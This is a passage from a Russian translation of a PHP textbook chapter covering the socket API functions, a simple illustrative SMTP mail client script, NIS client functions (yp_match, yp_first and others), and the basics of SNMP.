Не все сочетания аргумента `domain` с аргументом `type` имеют смысл. Например, не имеет смысла указывать `AF_UNIX` в качестве первого аргумента и `SOCK_RAW`, т. к. потоковый протокол UNIX не имеет отношения к уровню IP.

<sup>1</sup> Начиная с версии PHP4.1.0 наименования и списки параметров некоторых функций, работающих с сокетами, изменились. В данном переводе, в отличие от оригинального издания, мы прилагаем функции в той нотации, в которой они присутствуют в новом socket API в PHP. Код примеров также переработан в соответствии с новым socket API. — Примеч. науч. ред.

Для разрешения неоднозначности некоторых комбинаций есть третий аргумент. Поскольку третий аргумент в PHP «недореализован» и в большинстве случаев значение 0 действует, безопаснее всего его и указывать.

Функция `socket_create()` возвращает целое число, представляющее дескриптор сокета, с которым можно проводить операции чтения/записи. Если возвращается отрицательное число, это указывает на ошибку. Его можно передать функции `socket_strerror()`, возвращающей строку с сообщением, описывающим ошибку.

### **socket\_bind()**

```
int socket_bind(int socket, string address [, int port])
```

При создании сокета на сервере необходимо привязать его к IP-адресу и хорошо известному порту. Функция `socket_bind()` принимает в качестве первого аргумента дескриптор сокета, а в качестве второго - локальный адрес, являющийся адресом IP (в случае если дескриптор сокета был создан для семейства протоколов AF\_INET). Если сокет был создан для семейства протоколов AF\_UNIX, то первый аргумент задает путь UNIX, ведущий к фактическому доменному сокету UNIX.

Аргумент `port` действует только в случае AF\_INET и задает порт, к которому должен привязаться сервер. Если порт уже занят другой службой, выполнение функции `socket_bind()` завершается неудачей. Если возвращается отрицательное значение, это указывает на ошибку, текстовое описание которой можно получить, передав это число в качестве аргумента функции `socket_strerror()`.

### **socket\_connect()**

```
int socket_connect(int socket, string address [, int port])
```

Программа-клиент, создав сокет, должна соединиться с сервером. Эту возможность предоставляет функция `socket_connect()`. Ее первый аргумент – дескриптор сокета, возвращенный вызовом `socket_create()`. Второй аргумент – адрес IP сервера, если в вызове `socket_create()` было задано семейство протоколов AF\_INET. Он должен представлять путь UNIX, если в вызове `socket_create()` семейство протоколов было указано как AF\_UNIX.

Аргумент `port` действует только в случае AF\_INET и задает порт, на котором ждет соединения удаленный сервер. Если функция `socket_connect()` возвращает отрицательное значение, это указывает на ошибку, текстовое описание которой можно получить, передав это число в качестве аргумента функции `socket_strerror()`.

### **socket\_listen()**

```
int socket_listen(int socket, int backlog)
```

После того как приложение сервера создаст сокет и выполнит `socket_bind()`, чтобы связать его с локальным IP-адресом и хорошо известным портом, оно должно ждать запросов, поступающих от клиентов. Это обеспечивается функцией `socket_listen()`. В качестве первого аргумента она принимает сокет, на котором должны ожидаться входящие соединения, а в качестве второго

рого - backlog, определяющий максимальное количество соединений, которые могут быть помещены в очередь для этого сокета.

Если возвращается отрицательное значение, это указывает на ошибку, текстовое описание которой можно получить, передав это число в качестве аргумента функции `socket_strerror()`.

### **socket\_accept()**

```
int socket_accept (int socket)
```

Строя программу для сервера, мы должны создать сокет с помощью функции `socket_create()`, привязать его к адресу и номеру порта с помощью функции `socket_bind()` и установить режим ожидания входящих соединений, вызвав `socket_listen()`. После этого надо вызвать функцию `socket_accept()`, передав ей в качестве аргумента дескриптор сокета, который возвратила функция `socket_create()`. Эта функция блокируется до получения сокетом нового запроса.

При поступлении нового запроса она создает и возвращает его программе новый дескриптор сокета, через который можно выполнять чтение/запись. Если сокет не блокирующий (см. ниже функцию `socket_set_blocking()`) и если в сокете нет данных, когда вызывается `socket_accept()`, эта функция возвращает целочисленный код ошибки.

### **fsockopen() and pfsockopen()**

```
int fsockopen (string [udp://]hostname, int port [, int errno  
[, string errstr [, double timeout]]])
```

Это универсальная вспомогательная функция, посредством которой клиенты могут соединяться с сервером. Она объединяет функциональность для создания сокета, разрешения IP-адреса сервера и соединения с сервером по указанному порту. Соединение может быть установлено с сокетами TCP, UDP и доменов UNIX:

- \$fp = fsockopen("myTCPserver.wrox. com", 4567);  
соединение с сокетом TCP, ожидающим на сервере `myTCPserver.wrox. com` на порту с номером 4567.
- \$fp = fsockopen("udp://myUDPServer.wrox.com", 6789);  
соединение с сокетом UDP, ожидающим на сервере `myUDPServer.wrox.com` на порту с номером 6789.
- \$fp = fsockopen("/tmp/unixsocket456", 0);  
соединение с сокетом домена UNIX, обращение к которому идет по маршруту файловой системы `/tmp/unixsocket456`. При использовании сокетов доменов UNIX номер порта обязательно устанавливается в 0.

Необязательные аргументы `errno` и `errstr` можно задавать во всех приведенных случаях для указания на сбойные ситуации, которые могут возникнуть при соединении с сокетом. `errno` задает номер ошибки, а `errstr` - текст сообщения об ошибке. Если `errno` возвращает 0, а функция возвращает `false`, значит, при инициализации сокета имели место неполадки.

Для сокетов TCP и UDP можно указать необязательный аргумент `timeout`, задающий количество секунд, в течение которого функция пытается установить соединение. Возврат значения `false` означает неуспех. Если вызов функции успешен, возвращается указатель на файл, который можно применять с функциями, позволяющими осуществлять чтение и запись по файловым указателям, такими как `fgets()` и `fputs()`.

Функция `pfsockopen()` выполняет те же действия, что и `fsockopen()`, и принимает такие же аргументы. Единственная разница в том, что соединения, открытые `fsockopen()`, уничтожаются после завершения сценария, а соединения, открытые `pfsockopen()`, сохраняются даже после этого.

*По отношению к функции `pfsockopen()` следует проявлять ту же осторожность, что и к другим сохраняющим соединение функциям, и даже несколько большую. Прежде всего, соединение будет постоянным только в том процессе, в котором Apache открыл соединение. Если последующий запрос обслуживается другим процессом Apache, необходимо вызвать эту функцию снова. Кроме того, вполне возможно, что логика работающего на сервере приложения не потерпит существование бездействующего соединения в течение слишком долгого времени и закроет его. Из этого следует, что нельзя быть полностью уверенными в доступности соединения в любой момент времени.*

### **socket\_set\_blocking()**

```
int socket_set_blocking(int socket_descriptor, int mode)
```

Эта функция устанавливает или сбрасывает блокирующее состояние ввода/вывода сокета. В первом аргументе указывается дескриптор сокета, а если второй аргумент имеет значение `true`, то сокет устанавливается как блокирующий. Если передать аргумент `false`, то сокет устанавливается как не блокирующий.

Функции, осуществляющие чтение из блокирующего сокета, ждут, пока в сокете появятся данные для чтения. Если сокет не блокирующий, эти функции сразу выполняют возврат и сообщают о сбойной ситуации, когда данных нет.

### **socket\_set\_timeout()**

```
boolean socket_set_timeout(int socket_descriptor, int seconds, int micros)
```

Эта функция устанавливает тайм-аут сокета с точностью до микросекунд. Первый аргумент передает дескриптор сокета, второй аргумент задает длительность тайм-аута в секундах, а третий задает составляющую длительности тайм-аута в микросекундах и определяет, как долго сокет может оставаться открытым в отсутствие какого-либо ввода/вывода.

### **socket\_read()**

```
string socket_read(int socket_descriptor, int length [, int type])
```

С помощью этой функции можно осуществлять чтение из дескриптора сокета, заданного первым аргументом. Аргумент `length` указывает, сколько байт надо прочесть.

Необязательный аргумент type может принимать значение PHP\_NORMAL\_READ или PHP\_BINARY\_READ. Если указан тип PHP\_NORMAL\_READ, операция чтения прекращается, как только встретится символ \n (перевод строки) или \r (возврат каретки). Если задан тип PHP\_BINARY\_READ, операция чтения продолжается, пока не кончатся данные или не будет прочитено указанное количество байт. В версии 4.0.6 отсутствие аргумента type равносильно указанию PHP\_NORMAL\_READ. Начиная с PHP4.1.0 аргумент type по умолчанию имеет значение PHP\_BINARY\_READ. Функция возвращает прочитанные данные или FALSE, если произойдет ошибка.

### **socket\_write()**

```
int socket_write(int socket_descriptor, string &buffer, int length)
```

Эта функция дополняет функцию `socket_read()`. Она записывает байты из буфера, заданного вторым аргументом, в дескриптор сокета, заданный в первом аргументе. Третий аргумент устанавливает количество байт, которое должно быть записано. Функция возвращает количество записанных байт или `false`, если произойдет ошибка.

### **socket\_strerror()**

```
string socket_strerror(int errno)
```

Номер ошибки, получаемый от функций сокетов, не сильно помогает понять, что произошло. Если передать номер ошибки в качестве аргумента функции `socket_strerror()`, то последняя возвращает строку со словесным описанием ошибки.

## **Приложение почтового клиента**

В этом разделе мы разработаем приложение, в сущности, почтовый клиент, в котором применим знание API сокетов и механизм разрешения имен DNS. API DNS будет использован для получения информации об адресе почтового сервера, а API сокетов - для открытия соединения с ним и обмена данными с помощью почтового протокола SMTP. Пример преследует чисто иллюстративные цели. Любое реальное приложение должно опираться на Mail API, представляющий собой часть дистрибутива PHP (см. рис. 13.3).


Вот текст HTML исходного экрана (`mailer.html`):

```
<html>
  <head>
    <title>Simple SMTP mail client</title>
  </head>
  <body bgcolor="#999999" text="#000000" link="#0000EE"
        vlink="#551A8B" alink="#FF0000">
    <h1>Simple SMTP mail client</h1>
    <form action="mailerPost.php" method="post" name="compose">
      <table border="0" cellpadding="3" cellspacing="0" width="100%">
```

```

<tr>
  <td><font size="2"><b>To:</b></font></td>
  <td><input type="text" size="50" name="To"> </td>
</tr>
<tr>
  <td><font size="2"><b>From:</b></font></td>
  <td><input type="text" size="50" name="From"> </td>
</tr>
<tr>
  <td><font size="2"><b>Subject:</b></font></td>
  <td><input type="text" size="50" name="Subject"> </td>
</tr>
</table>
<table border="0">
<font size="2"><b>Message:</b></font><br>
<textarea name="Message" rows="15" cols="50"
           wrap="virtual"></textarea>
<br><br>
<input type="submit" name="button" value="Send">
<input type="submit" name="button" value="Cancel"> </form>
</body>
</html>

```



*Рис. 13.3. Пример почтового клиента*

Вот сценарий `mailerPost.php` для отправки почты:

```

<?php
error_reporting(E_ALL);

```

```
if ($button != "Send") {
    include("mailer.html");
} else {
    $tmp = explode('@', $To);
    if (!$tmp[0]) {
        usage();
    } else {
        $serverName = $tmp[1];
    }
    $tmp = explode('@', $From);
    if (!$tmp[0]) {
        usage();
    } else {
        $clientName = $tmp[1];
    }
}
$tmpSmtpServer = getmxrr($serverName, $mxhosts);
if ($tmpSmtpServer == FALSE) {
    // Если MX-записи не найдены, пытаемся
    // отправить хосту, указанному в адресе
    $smtpServer = $serverName;
} else {
    $smtpServer = $tmpSmtpServer[0];
}
...
$smtpServerIP = gethostbyname($smtpServer);
$smtpServerPort = getservbyname('smtp', 'tcp');

$socket = socket_create(AF_INET, SOCK_STREAM, 0);
if ($socket < 0) {
    errQuit("socket_create() failed: " . socket_strerror($socket));
}

$conn = socket_connect($socket, $smtpServerIP, $smtpServerPort);
if ($conn < 0) {
    errQuit("socket_connect() failed: " . socket_strerror($conn));
}
$msg = "HELO $clientName \r\n";
doProtocol($socket, $msg);

$msg = "MAIL FROM: '$From'\r\n";
doProtocol($socket, $msg);

$msg = "RCPT TO: '$To'\r\n";
doProtocol($socket, $msg);

$msg = "DATA\r\n";
doProtocol($socket, $msg);

$msg = "'$Message'\r\n.\r\n";
doProtocol($socket, $msg);
$msg = "QUIT\r\n";
doProtocol($socket, $msg);

close($socket);
```

```
echo("<h2>Message successfully sent to '$To' </h2>");  
}  
  
function doProtocol($socket, $msg)  
{  
    $ret = socket_write($socket, $msg, strlen($msg));  
    if ($ret < 0) {  
        errQuit("socket_write() failed: " . socket_strerror($ret));  
    }  
  
    $out = "";  
    while(($out = socket_read($socket, 4096, PHP_NORMAL_READ)));  
  
    if (!$out) {  
        errQuit("socket read() failed: " . socket_strerror($ret));  
    }  
    return;  
}  
  
function errQuit($msg)  
{  
    echo($msg . "<br>");  
    echo("<h3>Could not send message</h3>");  
    exit(-1);  
}  
  
function usage()  
{  
    include("mailer.html");  
    exit(-1);  
}  
?>
```

## Сетевая информационная служба


В разделе, посвященном DNS, мы узнали, что DNS служит распределенной базой данных для хранения соответствия между сетевыми именами и адресами, в которой клиенты могут осуществлять поиск. Аналогично часто оказывается необходимым хранить информацию о пользователях, пароли, информацию о сети и сетевых службах таким образом, чтобы клиенты имели доступ к этим базам данных по сети.

Большинство первых операционных систем для настольных машин, включая UNIX, разрабатывались для отдельных компьютеров, а не для сетей. Это означало, что пользовательские и системные ресурсы требовалось однозначно идентифицировать только на конкретной машине. Например, если пользователь регистрировался под именем `jdoe` на одной рабочей станции, то же самое имя прекрасно годилось и для другой рабочей станции. С появлением локальных сетей это оказалось полезным в одних случаях и неудобным в других.

При наличии у пользователей сети учетных записей на нескольких машинах приходилось запоминать пароли для каждой из них, а модификацию учетных записей приходилось повторять на всех машинах. Для решения некоторых из этих проблем Sun Microsystems разработала сетевую информационную службу - Network Information Service (NIS), прежде известную под названием «желтые страницы» (Yellow Pages).

NIS предоставляет группу сетевых справочных баз данных и возможность доступа клиентов с различных машин к имеющейся в этих базах данных информации о хостах, сети и т. д. Однако некоторые особенности NIS ограничивают ее использование только конкретной сетевой средой. В частности, в отличие от DNS, эта система не иерархична. NIS следует плоской информационной структуре, в которой данный сервер NIS хранит информацию о ряде ресурсов для конкретной сети (называемой доменом) и не может обращаться к другому серверу NIS для получения информации о хостах, находящихся в других сетях.

Посмотрим, какие объекты образуют инфраструктуру NIS (рис. 13.4):



*Рис. 13.4. Объекты, образующие инфраструктуру NIS*

## Серверы NIS

NIS использует механизм клиент/сервер, в котором клиенты запрашивают информацию у серверов NIS. Информация может быть разной - от соответствий «имя пользователя-пароль» до аппаратных адресов карт сетевых интерфейсов. Основной сервер NIS в домене называется главным сервером (master server). Главный сервер существует в каждом домене NIS. Домен представляет собой, по существу, сеть, обслуживаемую серверами NIS.

Есть и другие серверы, с которыми могут связываться клиенты вместо того, чтобы обращаться непосредственно к главному серверу. Они называются подчиненными серверами (*slave servers*). Справочные базы данных NIS обновляются на главном сервере, который распространяет модификации на все подчиненные, зависящие от него серверы.

Клиенты NIS могут обращаться с запросами как к главному, так и к подчиненным серверам, однако вносить изменения можно только в справочные базы данных главного сервера. Есть еще одна группа серверов, строго говоря, не являющихся таковыми, поскольку они запускаются на машине конкретного клиента, устанавливают связь с подчиненными серверами или главным сервером, привязывая клиентов этой машины к конкретному подчиненному или главному серверу.

## Клиенты NIS

Клиентами NIS являются приложения, обращающиеся к серверам NIS за информацией, касающейся различных ресурсов. Чистый клиент NIS едва ли может представлять интерес, разве что для целей диагностики, но клиенты NIS часто встраиваются в приложения, нуждающиеся в доступе к определенным ресурсам. Так, программа регистрации в UNIX получает от пользователя имя регистрации и обращается к серверу NIS за информацией о пароле, выступая в качестве клиента NIS.

## Карты NIS

NIS поддерживает базы данных с информацией о различных сетевых ресурсах. Такие базы данных называют картами NIS (*NIS maps*). Карты NIS строятся по стандартным файлам настройки операционной системы, таким как `/etc/passwd`, в котором системы UNIX хранят информацию о паролях.

Карты NIS не обязательно относятся к одному домену, и допускается наличие нескольких доменов с одинаковым типом карт NIS и собственными серверами. Одна и та же информация может быть представлена в двух картах, отличаясь только ключом, по которому происходит доступ к информации. Например, информация о хостах содержится в двух картах – `hosts.byname`, которую можно индексировать по имени хоста, и `hosts.byaddr`, которую можно индексировать по IP-адресу. Кроме того, у каждой из этих карт может иметься псевдоним, служащий ее кратким именем; например у `hosts.byaddr` псевдоним `hosts`.

Ниже приводится список различных карт NIS и файлов конфигурации UNIX, из которых они получаются (см. табл. 13.3).

Легко видеть, почему NIS не может быть заменой DNS. Это локальная служба информации о ресурсах, не распространяемая на Интернет. Не следует путать NIS со службами каталогов типа LDAP, которые универсальны и предоставляют большие возможности настройки. Однако шлюзы NIS в LDAP, с помощью которых информация NIS распространяется через LDAP, действительно существуют.

Таблица 13.3. Карты NIS и файлы конфигурации UNIX

| Название карты     | Псевдоним | Файл конфигурации | Описание  |
|--------------------|-----------|-------------------|---|
| passwdbyname       | passwd    | /etc/passwd       | Возвращает информацию о пароле по ключу- имени пользователя   |
| passwd.byaddr      | n/a       | /etc/passwd       | Разрешает пароль через адрес  |
| groupbyname        | group     | /etc/groups       | Получает информацию о группе по ее имени  |
| group.bygid        |           | /etc/groups       | Использует в качестве ключа идентификатор группы  |
| hostsbyname        | n/a       | /etc/hosts        | Возвращает соответствие «хост - адрес IP» по имени хоста  |
| hosts.byaddr       | hosts     | /etc/hosts        | Возвращает соответствие «хост - адрес IP» по адресу IP  |
| networksbyname     | n/a       | /etc/networks     | Возвращает соответствие «имя сети - адрес» по имени сети  |
| networks.byaddr    | networks  | /etc/networks     | Возвращает соответствие «имя сети — адрес» по адресу сети   |
| netmasks.byaddr    | netmasks  | /etc/netmasks     | Получает информацию о маске сети. Маска сети - это битовая маска, по которой в имеющейся сети выделяется меньшая, называемая подсетью |
| ethersbyname       | ethers    | /etc/ethers       | Содержит записи, представляющие соответствие адресов IP адресам Ethernet  |
| ethers.byaddr      | n/a       | /etc/ethers       | Содержит записи, представляющие соответствие адресов IP адресам Ethernet  |
| protocolsbyname    | n/a       | /etc/protocols    | Содержит записи, представляющие соответствие сетевых протоколов их номерам  |
| protocols.bynumber | protocols | /etc/protocols    | Содержит записи, представляющие соответствие сетевых протоколов их номерам  |
| servicesbyname     | services  | /etc/services     | Содержит записи, представляющие соответствие сетевых служб номерам портов   |
| rpc.bynumber       | rpc       | /etc/rpc          | Содержит записи, представляющие соответствие служб RPC (удаленного вызова процедур) номерам их программ                               |

Обычно в сетевой среде NIS разрешает пользователю зарегистрироваться на машине, если клиент поддерживает NIS и для пользователя есть запись в базе данных NIS. Часто NIS применяется для поддержки уникальности в рамках сети идентификаторов пользователей в файловых системах, которые предоставляются в совместное пользование посредством служб сетевой файловой системы NFS.

Как полезный источник информации по настройке NIS можно назвать книгу «Managing NFS and NIS» издательства O'Reilly & Associates (ISBN 1-565925-10-6).

## NIS и PHP

PHP предоставляет несколько функций клиентов NIS, которыми удобно воспользоваться при написании приложений для интрасетей. Эти функции перечислены ниже вместе с примерами. Для их применения PHP должен быть скомпилирован с флагом `--enable-yp`.

### **yp\_get\_default\_domain()**

```
string yp_get_default_domain
```

С помощью этой функции сценарий может получить домен NIS по умолчанию для машины, на которой он выполняется. К этому домену NIS можно привязаться перед тем, как выполнять запросы к NIS. При отсутствии домена по умолчанию или возникновении ошибки возвращается `false`. На большинстве машин UNIX с поддержкой NIS домен по умолчанию возвращается командой `domainname`:

```
<?php
//ypDomain.php
$domain = yp_get_default_domain();
if ($domain != FALSE) {
    echo("The default NIS domain is $domain. <br>");
} else {
    echo("Default domain is not available. <br>");
}
?>
```

### **yp\_master()**

```
string yp_master(string domain, string map)
```

Эта функция возвращает имя машины, на которой находится сервер NIS с указанной картой. Ту же самую информацию выводит команда UNIX `ypwhich`. Обратите внимание на использование псевдонима `hosts`:

```
<?php
$master = yp_master ("wrox.com", "hostsbyname");
echo("The NIS master server for the wrox.com domain's host map
is $master <br>");
?>
```

### yp\_match()

```
string yp_match(string domain, string map, string key)
```

Эта функция возвращает строку, содержащую значение, найденное по указанному в аргументе ключу для заданной карты домена. Результат идентичен выполнению команды UNIX `ypmatch`:

```
<?php  
$entry = yp_match ("wrox.com", "hostsbyname", "gateway");  
echo("The host information for the machine gateway is $entry");  
?>
```

На моей машине этот сценарий выводит 192.168.100.2 gateway.

Другой пример дает функция, проверяющая, есть ли в карте NIS пользователь с заданным именем.

```
<?php  
function userExists($user)  
{  
    $entry = yp_match ("wrox.com", "passwdbyname", $user);  
    if ($entry) {  
        return TRUE;  
    } else {  
        return FALSE;  
    }  
}  
?>
```

### yp\_first()

```
array yp_first(string domain, string map)
```

Эта функция возвращает ассоциативный массив с двумя записями, соответствующими индексам key и value. Эта пара ключ-значение соответствует первой записи в карте. В случае ошибки возвращается false:

```
<?php  
$entry = yp_first("wrox.com", "hostsbyname");  
$key = $entry ["key"];  
$value = $entry ["value"];  
echo("The first entry in the host map is indexed by the key "  
    . $key . " and has the value " . $value);  
?>
```

### yp\_next()

```
array yp_next(string domain, string map, string key)
```

Данная функция аналогична `yp_first()`, но возвращает запись с парой ключ-значение в указанной карте, следующую за записью, содержащей аргумент key. В случае ошибки возвращается false:

```
<?php  
echo("The key and the corresponding entry after joe
```

```

    . in the hostsbyname map of the wrox.com domain are: <br>);

$entry = yp_next("wrox.com", "hostsbyname", "joe");
if ($entry == FALSE) {
    echo("No more entries");
} else {
    echo("Key: " . $entry["key"] . "Value: " . $entry["value"]);
}
?>

```

Этот сценарий выводит запись в карте `hostsbyname`, следующую за той, которая соответствует ключу `"joe"`.

### **yp\_order()**

```
int yp_order(string domain, string map)
```

Эта функция возвращает порядковый номер карты, заданной вторым аргументом, в домене, заданной первым аргументом. В случае ошибки возвращается `false`. Порядковый номер присваивается системой карте при ее начальном создании и каждом обновлении. С помощью порядкового номера можно определить, обновлялась ли карта. В системах UNIX порядковый номер карты можно получить с помощью команды `yproll`:

```

<?php
$ordNum = yp_order("wrox.com", "hostsbyname");
if ($ordNum != FALSE) {
    echo("The order number for the hosts map is: $ordNum <br>");
} else {
    echo("Order number could not be found. <br>");
}
?>

```

## **Простой протокол сетевого управления (SNMP)**

В сетях среднего и большого масштаба задача управления значительным количеством устройств может быть весьма непростой, учитывая бесграничное количество производителей каждого класса устройств и индивидуальные особенности настройки каждого из них. У каждого маршрутизатора, коммутатора и повторителя есть свои уникальные особенности, требующие конфигурации и настройки. Простой протокол сетевого управления - **Simple Network Management Protocol (SNMP)** имеет своей целью обеспечение открытой и надежной структуры, облегчающей решение этих задач.

### **Агенты и администраторы**

SNMP основан на модели клиент-сервер, в которой управляемые устройства располагают агентом, понимающим протокол SNMP. Фактически агент действует как сервер, к которому с помощью протокола SNMP могут подключаться **администраторы (managers)**.

Обычно у агентов есть модуль протокола (protocol module), взаимодействующий с протоколом, и инструментальный модуль (instrumentation module), занимающийся сбором и установкой различных специфических для устройств параметров. Поскольку для сбора и установки параметров агенту требуется детально знать интерфейсы настройки, имеющиеся на управляемом устройстве, их обычно обеспечивает производитель устройства или разработчик программного обеспечения, реализующего инструментальный модуль.

Общей для всех агентов является способность взаимодействовать с протоколом SNMP и поддерживать базы управляющей информации (Management Information Bases - MIB), о которых мы скажем ниже. Часто встречаются устройства, поставляемые без агента SNMP или с закрытым интерфейсом управления. В таких случаях взаимодействие между администраторами SNMP и фактическим агентом организуется через прокси-агент (рис. 13.5).

Управляющему же программному обеспечению требуется реализовать лишь протокольную часть SNMP и поддержку MIB. Чаще всего администраторы SNMP входят в состав значительно более крупных программных пакетов администрирования сети, обеспечивающих абстракцию управляемых устройств и сети в целом на более высоком уровне. Например, в протоколе SNMP отсутствуют средства обнаружения в сети агентов, как и механизм, позволяющий выяснить топологию сети. Такая абстракция сетевых объектов на бо-



*Рис. 13.5. Взаимодействие между администраторами SNMP и фактическими агентами*

лее высоком уровне обеспечивается программным обеспечением для администрирования, в составе которого используется функциональность SNMP.

Очень часто программы для администрирования сети предоставляют интерфейс пользователя с возможностями представления сети в различных видах и графический интерфейс для автоматического или ручного изменения или опроса параметров. В эти программы могут включаться средства обработки критических ситуаций, о которых сообщают агенты, а также возможность выполнения программируемых заданий, таких как сбор данных.

## Операции протокола SNMP

Протокол SNMP основан на ASCII и реализуется через UDP, позволяя агентам и администраторам SNMP взаимодействовать между собой. Протокол поддерживает четыре простые операции.

### Get

Операция get обычно является запросом администратора к агенту или ответом агента. Операция get не модифицирует данные, она только запрашивает конкретные параметры и возвращает ответы на запрос.

### Get Next

Администраторам часто требуется получить ряд параметров, принадлежащих одному уровню иерархической структуры (подробнее об этом рассказано в следующем разделе). Запрос get-next аналогичен запросу get, отличаясь тем, что помнит параметр, для которого подавался предшествующий запрос get или get-next, а в результате выполняется запрос get следующего параметра в иерархии.

### Set

Эта операция - дополнительная для запроса get и выполняет задачу обновления данных. Она устанавливает заданное значение для указанного параметра. Операция set часто неявно используется для выполнения действий и активации триггеров агентов. Например, для перезагрузки машины агента можно установить параметр типа `NextRebootTime` равным 0. Поскольку этот параметр контролируется инструментальным модулем агента, немедленно срабатывает перезагрузка.

### Trap

Приведенные выше операции характерны тем, что администраторы подают запросы агентам, а агенты реагируют на них. Такая модель не учитывает, что агентам в любой момент может потребоваться сообщить о возникновении некоторой критической ситуации. Например, на контролируемой агентом системе может произойти критический отказ, поэтому необходим механизм, позволяющий агенту сообщить об этом администратору. В таких случаях агент посыпает администратору сообщение trap. Способ обработки сообщения trap не регламентируется SNMP и определяется конкретными реализациями.

## Структура данных SNMP

Поскольку в задачу SNMP входит управление большим числом параметров, относящихся к различным классам устройств, возникает потребность в структурированной организации данных. В ее основе лежат элементарные типы данных, определяемые в SNMP и служащие для создания параметров, в которых хранится информация. Например, имеется тип Integer, предназначенный для объявления счетчиков и состояния параметров. Скажем, в некотором протоколе может иметься счетчик обработанных пакетов.

Тип Object Identifier (OID) используется для определения иерархии различных параметров. Это представление параметров часто называют деревом OID. В дереве OID есть ветви для протоколов и классов параметров (рис. 13.6):




Рис. 13.6. Дерево OID

Листья дерева представляют фактические параметры, например iso.org.dod.internet.mgmt.mib.udp.udpOutDatagrams определяет количество отправленных дейтаграмм IP. Имена параметров OID образуются как список имен, разделенных точками, например iso.org.dod.internet.mgmt.mib.udp.udpOutDatagrams, либо как эквивалентный список разделенных точками чисел, которые ведут к конкретному узлу, например 1.3.6.1.2.1.7.4. Внутреннее представление SNMP - список разделенных точками чисел, а текстовые имена нужны лишь для удобства пользователей.

MIB - часть дерева OID, которая должна быть реализована всеми агентами SNMP. В нее входят подузлы для различных протоколов TCP/IP и системная информация о хосте, на котором выполняется агент. MIB можно расши-

рять (часто особым образом), чтобы включить параметры, специфичные для управляемого устройства или приложения.

Сообщество (community) определяет область и уровень доступа, т. е. устанавливает, может ли определенный администратор иметь доступ к определенной информации и может ли он ее модифицировать. Агент и администратор, желающий его опрашивать, должны быть настроены на поддержку данного сообщества. Администратор обращается к агенту с указанием имени сообщества. Если имя сообщества и IP-адрес администратора не соответствуют списку допущенных администраторов, агент отклоняет запрос SNMP.

Более глубоко эту тему можно изучить по документам <http://www snmp-products.com/RFC/rfc1212.txt> и <http://www snmp-products.com/RFC/rfc1213.txt>.

## Функции SNMP в PHP

В PHP имеется минимальный набор функций, с помощью которых можно реализовать функциональность администратора SNMP, однако с их помощью невозможно встроить в сценарий PHP функциональность агента. Чтобы воспользоваться этими функциями, необходимо установить пакет UCD SNMP, который можно взять с <http://ucd-snmp.ucdavis.edu/>.

